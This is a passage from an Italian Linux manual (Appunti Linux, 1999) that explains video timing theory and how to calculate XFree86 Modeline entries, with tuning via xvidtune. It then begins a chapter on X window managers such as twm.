| 1152x864 interlacciato | 65 MHz |
| 1152x864 | 92 MHz |
| 1280x1024 interlacciato | 80 MHz |
| 1280x1024 | 110 MHz |
| 1600x1200 | 162 MHz |
| 1800x1440 | 230 MHz |

Tabella 61.1: Frequenze minime di dot-clock in base alla risoluzione.

### 61.2.1 Ampiezza di banda del monitor

L'ampiezza di banda del monitor, o *bandwidth*, rappresenta la frequenza massima del segnale video che il monitor è in grado di gestire. Frequenze superiori vengono semplicemente filtrate, diventando particolari visivi non più percettibili.

In linea di principio, la frequenza di dot-clock utilizzata nella scheda video dovrebbe essere inferiore o uguale al valore massimo della frequenza del segnale video gestibile con il monitor, cioè al valore dell'ampiezza di banda.

### 61.2.2 Scomposizione e scansione dell'immagine sul monitor

L'immagine che appare sullo schermo di un monitor può essere descritta, in modo semplificato, come l'insieme di una serie di righe, composte a loro volta da punti. La prima forma di rappresentazione di un'immagine di origine elettronica è stata quella del tubo a raggi catodici, e da questo tipo di tecnologia derivano le soluzioni adottate per la sua composizione.

```
+----------------------------------------------+
|(inizio) ->->->->->->->->->->->->->->->->->-> |
|                                             )|
| <-      <-      <-      <-      <-      <-      <-   |
|(                                             |
| ->->->->->->->->->->->->->->->->->->->->->-> |
|                                             )|
| <-      <-      <-      <-      <-      <-      <-   |
|                                              |
| ....                                         |
|                                              |
| ->->->->->->->->->->->->->->->->->-> (fine)|
+----------------------------------------------+
```

Figura 61.1: La scansione di un'immagine.

Le righe di un'immagine video vengono disegnate da un «pennello» ideale, che inizia la sua scansione in una posizione dello schermo in alto a sinistra, muovendosi verso destra e ricominciando sempre dal lato sinistro della riga successiva. Giunto alla fine dello schermo, riprende dalla posizione superiore sinistra.

Il pennello di scansione, una volta che ha terminato una riga, prima di poter riprendere con la riga successiva, deve avere il tempo necessario per posizionarsi all'inizio di questa.

Nello stesso modo, quando il pennello di scansione giunge alla fine dell'ultima riga, deve avere il modo, e quindi il tempo, di ritornare all'inizio dello schermo, cioè nella posizione estrema in alto a sinistra.

Un'immagine completa è un ***quadro***, o *frame*, ma un quadro potrebbe essere ottenuto con un'unica scansione, dall'inizio alla fine dello schermo, oppure dalla somma di due ***semiquadri***. In quest'ultimo caso si usa la tecnica dell'interlacciamento, in cui le righe dei due semiquadri si affiancano senza accavallarsi. La figura 61.3 mostra il caso di un quadro composto da un numero dispari di righe.

L'interlacciamento è nato come un metodo per ridurre lo sfarfallio dell'immagine nel sistema televisivo tradizionale. Per esempio, in Europa i quadri si susseguono a una frequenza di 25 Hz, un valore troppo basso perché l'occhio umano non si accorga dello sfarfallio. Così, attraverso l'interlacciamento, le immagini trasmesse vengono scomposte in due parti, visualizzate in sequenza a una frequenza di 50 Hz, considerata accettabile per quel tipo di utilizzo, anche se questo può comunque provocare strani effetti alla percezione dei particolari.

```
+----------------------------------------------+
|(inizio) ->->->->->->->->->->->->->->->->->-> |
|  .                                           |
|       .                                      |
|            .                                 |
|                 .                            |
|                      .                       |
|                           .                  |
|                                .             |
|                                     .        |
|                                          .   |
| ->->->->->->->->->->->->->->->->->->-> (fine)|
+----------------------------------------------+
```

Figura 61.2: Il ritorno all'inizio dopo la scansione di un'immagine completa.

```
+----------------------------------------------+
|(inizio-A) ->->->->->->->->->->->->->->->->-> |
|                                              |
| ->->->->->->->->->->->->->->->->->->->->->-> |
|                                              |
| ->->->->->->->->->->->->->->->->->->->->->-> |
|                                              |
| ....                                         |
|                                              |
|                                              |
| ->->->->->->->->->->->->->->->->->-> (fine-A)|
+----------------------------------------------+
+----------------------------------------------+
|                                              |
|(inizio-B) =>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=> |
|                                              |
| =>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=> |
|                                              |
| =>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=> |
|                                              |
| ....                                         |
|                                              |
| =>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=> (fine-B)|
|                                              |
+----------------------------------------------+
```

Figura 61.3: Due semiquadri di una scansione interlacciata.

In generale, a parità di frequenza di quadro, è preferibile un'immagine interlacciata per ridurre l'effetto dello sfarfallio.

Da quanto detto si può intendere che l'immagine video sia prodotta come una sequenza lineare di punti e di pause, necessarie al ritorno all'inizio di una riga successiva, di un quadro o di un semiquadro successivo.

```
*******___*******___*******___....*******_______*******___*******___...
 |       |  |                      |       |       |
1^ riga  | 2^ riga                ultima   |      1^ riga
         |                        riga     |                     ------>
       pausa tra                         pausa tra               tempo
       le righe                          quadri o semiquadri
```

Figura 61.4: Rappresentazione schematica dello scorrere del segnale video, con le pause tra riga e riga e tra quadro e quadro.

Il monitor su cui si visualizza il segnale video, deve avere un modo per sapere quando inizia un quadro e quando inizia ogni riga. Le pause necessarie al ritorno del pennello di scansione, vengono usate per sincronizzare la scansione stessa.

### 61.2.3 Frequenza, durata e lunghezza

La frequenza di dot-clock è una sorta di orologio che scandisce il tempo del segnale video. Un singolo ciclo di questa frequenza rappresenta un punto dell'immagine. Questa frequenza si esprime in MHz, per cui, una frequenza di dot-clock di 25,175 indica che in un secondo possono essere visualizzati 25.175.000 punti (si deve tenere presente che si tratta di valori teorici).

Seguendo questo ragionamento, le «misure» dell'immagine potrebbero essere valutate in quantità di dot-clock.

In tutto si utilizzano tre tipi di unità di misura per ciò che riguarda la composizione delle immagini: frequenze, riferite ai cicli di scansione delle righe e dei quadri; durate, riferite alle pause tra le righe e tra i quadri; lunghezze, pari alla traduzione di questi valori in unità di dot-clock.

Ricapitolando quanto già esposto nella sezione precedente, l'immagine video è composta da quadri che a loro volta si scompongono in righe. Le righe vengono scandite a una certa frequenza, definita come ***frequenza orizzontale***, e così anche i quadri, ***frequenza di quadro***. Queste frequenze possono essere tradotte in «lunghezze», riferite a unità di dot-clock. Per esempio, la frequenza orizzontale di 31,5 kHz (31.500 Hz), misurata con un dot-clock di 25,175 MHz, si traduce in una lunghezza di riga pari a 799,2 punti (25.175.000/31.500 = 799,2).

Quando si valutano grandezze riferite alla scansione verticale dell'immagine, per esempio la frequenza di quadro, si utilizzano lunghezze riferite al numero di righe. Continuando l'esempio precedente, se si aggiunge che la frequenza verticale è di 60 Hz, si determina che un quadro è composto da circa 419.583 dot-clock, pari a circa 525 righe.

Come detto, anche lo scorrere del tempo può essere valutato in unità dot-clock. Per esempio, un intervallo di tempo di 3,8 $\mu$s (microsecondi, ovvero milionesimi di secondo) è lungo 95,6 dot-clock (25.175.000*0,0000038 = 95,6).

### 61.2.4 Definizioni, concetti ed equazioni

La documentazione di XFree86 utilizza alcune definizioni che conviene elencare e chiarire. Le sigle utilizzate fanno volutamente riferimento a quelle utilizzate nel *XFree86 Video Timings HOWTO*.

- ***Frequenza di sincronizzazione orizzontale***, *horizontal sync frequency*, HSF

  La frequenza di scansione orizzontale delle righe sullo schermo. Generalmente si tratta di una grandezza espressa in kHz.

- ***Frequenza di sincronizzazione verticale***, *vertical sync frequency*, VSF

  La frequenza di scansione verticale dei semiquadri, o dei quadri, sullo schermo. Quando l'immagine viene composta attraverso semiquadri interlacciati, si tratta della frequenza di scansione dei semiquadri stessi, altrimenti si tratta della stessa frequenza di scansione dei quadri interi.

- ***Frequenza di quadro***, ***frequenza di frame***, *vertical refresh rate*, RR

  La frequenza di scansione verticale dei quadri interi (*frame*).

- *dot-clock frequency*, DCF

  La frequenza di dot-clock, espressa generalmente in MHz.

- ***Ampiezza di banda video***, *video bandwidth*, VB

  La frequenza massima per il segnale video accettato dal monitor. Questo valore dovrebbe essere maggiore o uguale a quello del dot-clock, ma anche valori inferiori a questo permettono ugualmente di vedere qualcosa. In generale, il livello minimo dell'ampiezza di banda deve essere almeno superiore alla metà della frequenza di dot-clock.

- ***Ampiezza orizzontale***, *horizontal frame length*, HFL

  Si tratta della lunghezza totale di una riga, espressa in dot-clock. Questa dimensione deve includere la parte visibile e la pausa prima dell'inizio della riga successiva.

- ***Ampiezza verticale***, *vertical frame length*, VFL

  Si tratta dell'altezza totale di un quadro intero, espressa in righe. Questa dimensione deve includere la parte visibile e la pausa prima dell'inizio del quadro successivo.

- ***Risoluzione orizzontale***, *horizontal resolution*, HR

  La risoluzione orizzontale, espressa in punti o dot-clock, della parte visibile dell'immagine. Per definizione, si tratta di un valore inferiore dell'ampiezza orizzontale (HFL).

- ***Risoluzione verticale***, *vertical resolution*, VR

  La risoluzione verticale, espressa in righe, della parte visibile dell'immagine. Per definizione, si tratta di un valore inferiore dell'ampiezza verticale (VFL).

Alcune equazioni elementari possono aiutare a collegare i vari pezzi del mosaico.

- HSF = DCF / HFL

  La frequenza di scansione orizzontale equivale alla frequenza di dot-clock divisa per la lunghezza completa della riga (espressa in dot-clock).

- RR = DCF / (HFL * VFL)

  La frequenza di scansione di un quadro intero equivale alla frequenza di dot-clock divisa per il prodotto della lunghezza completa della riga e il numero complessivo delle righe.

  La frequenza di sincronizzazione verticale è pari al doppio di RR quando si utilizzano semiquadri interlacciati, altrimenti corrisponde al valore di RR.

- DCF = RR * HFL * VFL

  Derivata dalla precedente. La frequenza di dot-clock si ottiene con il prodotto della frequenza di scansione di un quadro intero, la lunghezza completa della riga e il numero complessivo delle righe.

### 61.2.5 Multipli di 8 e rapporto 3/4

Una particolarità comune dei valori che riguardano la risoluzione di un'immagine, è l'essere un multiplo di 8. Se si osserva, valori come 640x480, 800x600, 1024x768,... sono numeri divisibili per 8, senza lasciare alcun resto.

Un gran numero di schede video accetta determinati tipi di valori solo se sono multipli di 8. Per questo, in generale, per tutte le «lunghezze» orizzontali, quindi ciò che si esprime in punti o in dot-clock e riguarda la riga, si deve avere l'accortezza di usare multipli di 8. Questo particolare verrà chiarito meglio in seguito.

Data la tradizione televisiva, il formato più comune della visualizzazione su monitor è 3/4, cioè la risoluzione verticale (il numero delle righe visibili) è il 75% rispetto alla risoluzione orizzontale (il numero di punti visibili per riga). Questa regola non è obbligatoria. L'unico vincolo sono i multipli di 8 per le grandezze che riguardano la scansione orizzontale.

### 61.2.6 Utilizzo della memoria video

L'immagine che appare sullo schermo di un monitor viene generata all'interno di una matrice contenuta in una memoria, e quindi scandita nel modo che è stato spiegato. All'interno di questa memoria si deve conservare solo la parte di immagine visibile effettivamente, escludendo le pause inserite per facilitare il compito del pennello di scansione del monitor.

La memoria disponibile pone un limite alla risoluzione massima e alla ***profondità*** dell'immagine. A seconda del numero di colori o di sfumature che si vogliono rappresentare, deve essere impiegato un numero più o meno grande di bit per ogni punto dell'immagine. Se $n$ è il numero di bit messo a disposizione per ogni punto, il numero di colori o sfumature disponibile è di 2^$n$. Nello stesso modo, conoscendo la memoria disponibile, e la risoluzione che si vuole ottenere, si determina quanti siano i colori ottenibili per ogni punto.

Per esempio, se si dispone di 1 Mbyte, pari a 1.048.576 byte, cioè 8.388.608 bit, e si vuole ottenere una risoluzione (visibile) di 800x600 punti, si ottiene che per ogni punto sarebbero disponibili 17 bit (8.388.608/(800*600)).

Tuttavia, di solito, il numero di bit che può essere utilizzato per definire la profondità di un'immagine è limitato a valori ben precisi: 2 bit (bianco/nero), 4 bit (16 colori), 16 bit (64 K-colori), 32 bit (4 M-colori),...

## 61.2.7 Impulsi di sincronismo

Fino a questo momento si è parlato delle immagini video come qualcosa formato da righe visibili, collegate tra loro da delle pause, a formare dei quadri (o dei semiquadri), i quali si collegano tra loro con delle pause più grandi. Quando si è accennato ai concetti di ampiezza orizzontale e verticale, si è sottolineato il fatto che queste grandezze devono includere anche queste pause.

Ma le pause da sole non bastano. Al loro interno si inseriscono degli impulsi di sincronismo, senza i quali queste non sarebbero riconosciute dal monitor.

```
riga                     riga visibile
*****                *******************                 *****...
-------------------------------------------------------------------> tempo
     |   |       |   |                   |   |       |   |
     |<->|<----->|<->|                   |<->|<----->|<->|
      HTG   HSP   HTG                     HTG   HSP   HTG
                     ------------------>
                     HR
                     ---------------------->
                     H sync start
                     ------------------------------>
                     H sync end
                     ---------------------------------->
                     HFL
```

Figura 61.5: Righe e impulsi di sincronismo.

L'impulso di sincronismo orizzontale ha una durata che può variare da monitor a monitor, ma in ogni caso si esprime in un'unità di tempo che resta costante al variare della frequenza dot-clock. Generalmente sono accettabili valori compresi tra 3,5 e 4,0 $\mu$s (microsecondi). La figura 61.5 mostra schematicamente gli elementi che compongono una riga completa: la parte visibile, definita come risoluzione orizzontale (HR), un tempo di guardia precedente all'impulso di sincronismo (HTG), l'impulso di sincronismo (HSP), un tempo di guardia finale. Quindi ricomincia un'altra riga.

Il tempo di guardia iniziale e finale è importante come l'impulso di sincronismo, tuttavia viene definito normalmente in modo approssimativo, salvo aggiustamenti successivi. In generale, un tempo di guardia medio di 30 dot-clock dovrebbe andare bene. È importante osservare subito che di solito il tempo di guardia iniziale e finale non sono simmetrici.

In maniera analoga funziona il sincronismo verticale. Si ha un tempo di guardia iniziale (VTG, *vertical time guard*), un impulso di sincronismo verticale (VSP) e un tempo di guardia finale. L'impulso di sincronismo dovrebbe oscillare tra i 50 e i 300 $\mu$s (microsecondi).

### 61.2.7.1 Tradurre i valori in unità dot-clock e riga

La definizione dei vari elementi che compongono l'immagine deve essere fatta attraverso due unità di misura uniformi: dot-clock per ciò che riguarda la scansione orizzontale e righe per la scansione verticale.

Si è accennato al fatto che il tempo di guardia orizzontale può aggirarsi attorno a un valore di 30 dot-clock, e questo non richiede quindi altri calcoli, mentre il problema si pone per trasformare il tempo dell'impulso di sincronismo in dot-clock. Basta moltiplicare la frequenza di dot-clock per il tempo. La frequenza è espressa in Hz e il tempo in secondi.

Lunghezza in dot-clock = DCF * tempo

Per riprendere un esempio già fatto, se si utilizza una frequenza di dot-clock di 25,175 MHz, e si vuole misurare un intervallo di 3,8 $\mu$s, si ottiene una lunghezza di 95,6 dot-clock (25.175.000 * 0,0000038).

> Il vero problema, quando si fa riferimento a grandezze orizzontali, è il fatto che queste devono essere espresse in multipli di 8. Molte approssimazioni nei calcoli relativi, che per il momento non sono ancora state mostrate, derivano da questa esigenza.

Il tempo di guardia verticale, a seconda del tipo di monitor utilizzato, potrebbe essere assente del tutto, oppure potrebbe essere richiesto un massimo di tre righe. Eventualmente, un tempo di guardia maggiore del necessario, non può essere dannoso.

Il calcolo della lunghezza dell'impulso di sincronismo verticale, in termini di righe, è un po' più complesso. Uno dei modi possibili è quello di definire prima la lunghezza in dot-clock e quindi di convertirla in righe, dividendo questo valore per la lunghezza complessiva della riga.

Lunghezza VSP = ( DCF * tempo ) / HFL

Riprendendo l'esempio precedente, aggiungendo che una riga ha la lunghezza complessiva di 800 dot-clock, volendo calcolare un impulso di sincronismo verticale di 64 $\mu$s circa, si ottengono due righe ((25.175.000 * 0,000064) / 800).

## 61.3 Configurazione della sezione Monitor di XF86Config

Quando descritto fino a questo momento serve per chiarire il significato delle direttive contenute nella sezione **`Monitor`** del file di configurazione di XFree86: `/etc/X11/XF86Config`. Per facilitare il lettore, viene riproposto un esempio già utilizzato nel capitolo precedente.

```
Section "Monitor"
    Identifier  "Monitor generico"
    HorizSync   31.5, 35.15
    VertRefresh 50-70

    # 640x400 @ 70 Hz, 31.5 kHz hsync
    Modeline "640x400"     25.175 640  664  760  800   400  409  411  450

    # 640x480 @ 60 Hz, 31.5 kHz hsync
    Modeline "640x480"     25.175 640  664  760  800   480  491  493  525

    # 800x600 @ 56 Hz, 35.15 kHz hsync
    Modeline "800x600"     36     800  824  896 1024   600  601  603  625
EndSection
```

Si deve osservare che ogni direttiva **`Modeline`**, o la sua equivalente **`Mode`**, contiene tutte le informazioni necessarie sul funzionamento del monitor in corrispondenza a quella particolare modalità. Questo significa che le direttive **`HorizSync`** e **`VertRefresh`** sono solo un'informazione aggiuntiva che serve a permettere un controllo incrociato. Per essere più precisi, il file `/etc/X11/XF86Config` potrebbe contenere informazioni su molte modalità di visualizzazione, che vengono selezionate in base alle limitazioni poste dalle direttive **`HorizSync`** e **`VertRefresh`**.

### 61.3.1 Scomposizione delle informazioni

La direttiva **`Modeline`** contiene una serie di notizie che è necessario distinguere per poterne conoscere il significato.

`Modeline` ⟨*nome*⟩ ⟨*freq-dot-clock*⟩ ⟨*informazioni-scansione-orizz*⟩ ⟨*informazioni-scansione-vert*⟩ ⟨*opzioni*⟩`...`

In particolare, le informazioni sulla scansione orizzontale e quelle sulla scansione verticale sono una coppia di quattro numeri distinti (otto in tutto).

```
#          nome         dot         scansione           scansione
#        modalità      clock       orizzontale          verticale
#                               ------------------   ------------------
Modeline "640x480"     25.175  640  664  760  800   480  491  493  525
```

Le opzioni sono una serie di parole chiave che possono apparire in coda, in presenza di occasioni particolari, secondo quanto descritto nella documentazione del server grafico particolare che si utilizza.

È bene ripetere che la direttiva **`Modeline`** potrebbe essere sostituita con ***Mode***, una specie di sottosezione molto più leggibile.

`Mode` ⟨*nome*⟩
    `DotClock` ⟨*frequenza-dot-clock*⟩
    `HTimings` ⟨*informazioni-scansione-orizzontale*⟩
    `VTimings` ⟨*informazioni-scansione-verticale*⟩
   `[Flags` ⟨*opzioni*⟩`...]`
`EndMode`

Segue l'esempio già mostrato sopra.

```
Mode "640x480"
    DotClock    25.175
    HTimings    640  664  760  800
    VTimings    480  491  493  525
EndMode
```

## 61.3.2 Scansione orizzontale

I quattro valori indicati nella direttiva **`HTimings`**, o quelli che appaiono subito dopo la frequenza di dot-clock nella direttiva **`Modeline`**, rappresentano i tempi della scansione orizzontale, espressi in unità di dot-clock.

⟨*risoluzione-orizzontale*⟩ ⟨*inizio-sinc*⟩ ⟨*fine-sinc*⟩ ⟨*ampiezza-orizzontale*⟩

In pratica, seguendo l'esempio già mostrato, «640 664 760 800» indica che: la risoluzione orizzontale è di 640 punti, o dot-clock, l'impulso di sincronismo orizzontale inizia in corrispondenza del 664-esimo dot-clock e termina con il 760-esimo dot-clock, e infine che la lunghezza complessiva della riga è di 800 punti.

Con qualche conto si scopre che la frequenza orizzontale necessaria per la scansione con questa modalità è di 31,5 kHz (25.175.000/800) e che la durata dell'impulso di sincronismo è di 3,8 $\mu$s ((760−664)/25.175.000).

> La cosa più importante da osservare è che tutti i valori sono divisibili per 8.

## 61.3.3 Scansione verticale

I quattro valori indicati nella direttiva **`VTimings`**, o gli ultimi quattro valori della direttiva **`Modeline`**, rappresentano i tempi della scansione verticale, espressi in quantità di righe.

⟨*risoluzione-verticale*⟩ ⟨*inizio-sinc*⟩ ⟨*fine-sinc*⟩ ⟨*ampiezza-verticale*⟩

In pratica, seguendo l'esempio già mostrato, «480 491 493 525» indica che: la risoluzione verticale è di 480 righe, l'impulso di sincronismo verticale inizia in corrispondenza della 491-esima riga (ideale) e termina con la 493-esima, e infine che l'altezza complessiva del quadro è di 525 righe.

Con qualche conto si scopre che la frequenza verticale (del quadro intero) necessaria per la scansione con questa modalità è di 70 Hz (25.175.000/(800*525)) e che la durata dell'impulso di sincronismo è di 64 $\mu$s ((493−491)*800/25.175.000).

> La frequenza dei semiquadri è doppia, quando si utilizza una modalità interlacciata. Questo va tenuto in considerazione, perché è la frequenza dei semiquadri quella che viene presa in considerazione nella direttiva **`VertRefresh`**.

## 61.3.4 Interlacciamento

La predisposizione di una modalità interlacciata richiede solo due particolarità: che il numero complessivo delle righe (VFL) sia in numero dispari e che si aggiunga alla fine l'opzione **`Interlace`**.

```
# 1024x768 @ 87 Hz interlaced, 35.5 kHz hsync
Modeline "1024x768"  44.9 1024 1048 1208 1264   768  776  784  817 Interlace

# 1152x864 @ 89 Hz interlaced, 44 kHz hsync
ModeLine "1152x864"   65  1152 1168 1384 1480   864  865  875  985 Interlace

# 1280x1024 @ 87 Hz interlaced, 51 kHz hsync
Modeline "1280x1024"  80  1280 1296 1512 1568  1024 1025 1037 1165 Interlace
```

I valori riferiti alla scansione verticale si riferiscono sempre al quadro intero, per cui, la frequenza di sincronizzazione verticale risulta doppia rispetto alla frequenza di quadro (*refresh rate* o *frame rate*).

A questo si può aggiungere che la durata dell'impulso di sincronismo verticale dovrebbe essere doppia (o quasi) rispetto a quella necessaria in caso di scansione normale (non interlacciata).

## 61.3.5 Adattamento delle configurazioni predefinite

Il file di configurazione di XFree86, `/etc/X11/XF86Config`, offre molti esempi validi di configurazione del monitor, ma non tutti i casi possibili e immaginabili. Uno degli elementi che può creare disturbo è proprio la frequenza di dot-clock.

È già stato spiegato che il server grafico, usato con l'opzione **`-probeonly`**, può dare tante informazioni utili sulla scheda video utilizzata. Tra le altre cose è in grado di informare sulle frequenze di dot-clock disponibili. Quello che si vede dall'esempio è l'informazione sul dot-clock di un elaboratore portatile Zenith (Z*Star 433VL).

```
(--) VGA16: clocks: 28.32 28.32 28.32 28.32
```

Potrebbe nascere un problema se si tratta di frequenze fisse che non corrispondono ad alcuna modalità predefinita del file di configurazione; proprio come nel caso dell'esempio.

Intuitivamente, si può cercare di adattare una modalità che abbia una frequenza di dot-clock abbastanza vicina. Osservando il file di configurazione predefinito si possono trovare queste due modalità.

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     25.175 640  664  760  800   480  491  493  525

# 640x480 @ 72 Hz, 36.5 kHz hsync
Modeline "640x480"     31.5   640  680  720  864   480  488  491  521
```

Anche se non si conosce nulla delle caratteristiche del monitor (in questo caso è quello del portatile, un LCD) si può azzardare l'idea che delle frequenze orizzontali e verticali comprese tra i valori di questi esempi, non dovrebbero creare problemi (la frequenza orizzontale di 31,5 kHz è quella più bassa in assoluto rispetto a tutte le modalità predefinite). Si procede per tentativi.

Evidentemente, dagli esempi proposti, ci si accontenta di una risoluzione di 640x480 punti, quindi questi valori sono noti. Inoltre, si può decidere di mantenere le stesse frequenze di sincronizzazione verticale e orizzontale dell'esempio già visto che utilizzava una frequenza di dot-clock leggermente più bassa. Così facendo, la pausa tra una riga e l'altra dovrebbe aumentare, e probabilmente anche la pausa tra un quadro e l'altro.

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     28.32  640  ???  ???  ???   480  ???  ???  ???
```

Conoscendo la frequenza di scansione orizzontale, si calcola la dimensione complessiva della riga: 28.320.000/31.500 = 899, ma questo numero deve essere divisibile per 8, e quindi si sceglie il valore 896. Nello stesso modo si calcola il numero di righe complessivo che compone un quadro: (28.320.000/896)/60 = 526,78, ma si sceglie di approssimare per difetto (al massimo, la frequenza verticale sarà leggermente più alta di 60 Hz).

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     28.32  640  ???  ???  896   480  ???  ???  526
```

Adesso è la volta di determinare la durata dell'impulso di sincronismo orizzontale. Dovrebbe essere di circa 4 $\mu$s: 28.320.000*0,000004 = 113 dot-clock. Il problema adesso è quello di trovare qualcosa di soddisfacente che sia divisibile per 8.

((896−640)−113)/2 = 71,5

640+71 = 711, e il valore più vicino che sia divisibile per 8 è 712.

712+113 = 825, e il valore più vicino che sia divisibile per 8 è 824.

896−824 = 72, che rende il tempo di guardia perfettamente simmetrico (è stato solo un caso).

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     28.32  640  712  824  896   480  ???  ???  526
```

Restano i dati sulla durata dell'impulso di sincronismo verticale. Dal momento che la differenza rispetto all'esempio di riferimento non è molto grande, si può provare un po' a occhio, salvo verificare con la calcolatrice.

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     28.32  640  712  824  896   480  491  494  526
```

Con questi valori, l'impulso di sincronismo dura 95 $\mu$s ((494−491)*896/28.320.000), perfettamente accettabile.

Volendo verificare la frequenza orizzontale e verticale per sicurezza, si ottengono 31,58 kHz e 60,08 Hz, valori leggermente differenti rispetto a quelli di partenza, ma sicuramente tollerabili.

## 61.4 Rifiniture

I valori che si calcolano a tavolino, non possono essere sempre perfetti al primo colpo. Se tutto va bene, può capitare che l'immagine appaia un po' troppo spostata rispetto al centro dello schermo. Di certo si possono utilizzare i controlli del monitor per spostarla, ma a volte non conviene esagerare, dovendo trovare un compromesso tra la visualizzazione di schermate a caratteri e l'uso di X.

Quello che bisogna fare è ritoccare le dimensioni degli impulsi di sincronismo, oltre a cercare la loro collocazione ideale. Per questo però, viene in aiuto un programma apposito, che permette di verificare al volo valori differenti. Si tratta di **`xvidtune`**.





Figura 61.6: **`xvidtune`**.

### 61.4.1 # xvidtune

`xvidtune [`⟨*opzioni*⟩`]`

**`xvidtune`** è un programma per la verifica della configurazione delle modalità video utilizzabili attraverso il server X attivo. Generalmente viene avviato senza opzioni, ottenendo un funzionamento interattivo.

Come si può osservare dalla figura, i controlli dal lato sinistro riguardano la scansione orizzontale, mentre quelli del lato destro quella verticale. In basso a destra si può tenere sotto controllo il valore della frequenza di dot-clock (*pixel clock*), della frequenza di sincronizzazione orizzontale e verticale.

Al posto di utilizzare le barre si scorrimento, si possono selezionare i tasti grafici corrispondenti all'azione che si vuole ottenere: **`Left`** dovrebbe spostare l'immagine a sinistra, **`Right`** a destra, **`Wider`** dovrebbe allargare l'immagine, e **`Narrower`** dovrebbe restringerla.

Per verificare l'effetto delle modifiche, basta selezionare il tasto **`Test`**.

I tasti grafici **`Next`** e **`Prev`** permettono di passare alla modalità grafica successiva (quella che si otterrebbe con la combinazione [ *Ctrl+Alt+num(+)* ]) e precedente ([ *Ctrl+Alt+num(–)* ]).

## 61.5 Riferimenti

- Eric S. Raymond, *XFree86 Video Timings HOWTO*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# X: gestori di finestre

Il gestore di finestre, o *window manager* (WM), è quel programma client, che si occupa di incorniciare le superfici degli altri programmi client, di gestire la messa a fuoco, e quindi il passaggio da un programma all'altro e di altre funzioni di contorno. Anche se apparentemente non sembra molto, il gestore di finestre è in grado di cambiare la faccia e il funzionamento operativo del sistema X.

Alcuni gestori di finestre consentono di utilizzare una superficie maggiore di quella che si vede sullo schermo. Si parla in questi casi di gestori di finestre con superficie grafica virtuale, ovvero di *virtual window manager* (VWM). Di solito, per passare da una zona all'altra della superficie grafica virtuale si utilizza la combinazione [ *Ctrl+freccia...* ] nella direzione in cui ci si vuole spostare, oppure si utilizza il mouse all'interno di una tabellina riassuntiva di tutta la superficie grafica virtuale.

Volendo, a puro titolo didattico, si può utilizzare X senza un gestore di finestre.

```
$ xinit xterm -geometry =50x10+10+10
```

La figura 62.1 mostra il risultato del comando appena mostrato. Quando termina l'esecuzione del programma **`xterm`**, **`xinit`** fa terminare il funzionamento del server.





Figura 62.1: Il server X avviato senza un gestore di finestre.

Per conoscere maggiori notizie sui gestori di finestre per X si può consultare la pagina <*http://www.plig.org/xwinman*>.

## 62.1 twm

Il gestore di finestre tradizionale e più semplice è **`twm`**. È l'unico che venga fornito assieme a X. Non è particolarmente amichevole, ma utilizza poche risorse, è particolarmente adatto agli elaboratori più lenti ed è facile da configurare. Vale sempre la pena di configurare in modo essenziale questo gestore di finestre in modo da avere un riferimento sicuro, anche quando se ne intende utilizzare principalmente un altro più sofisticato.





Figura 62.2: **`twm`**, il gestore di finestre tradizionale.

### 62.1.1 twm e ~/.xinitrc

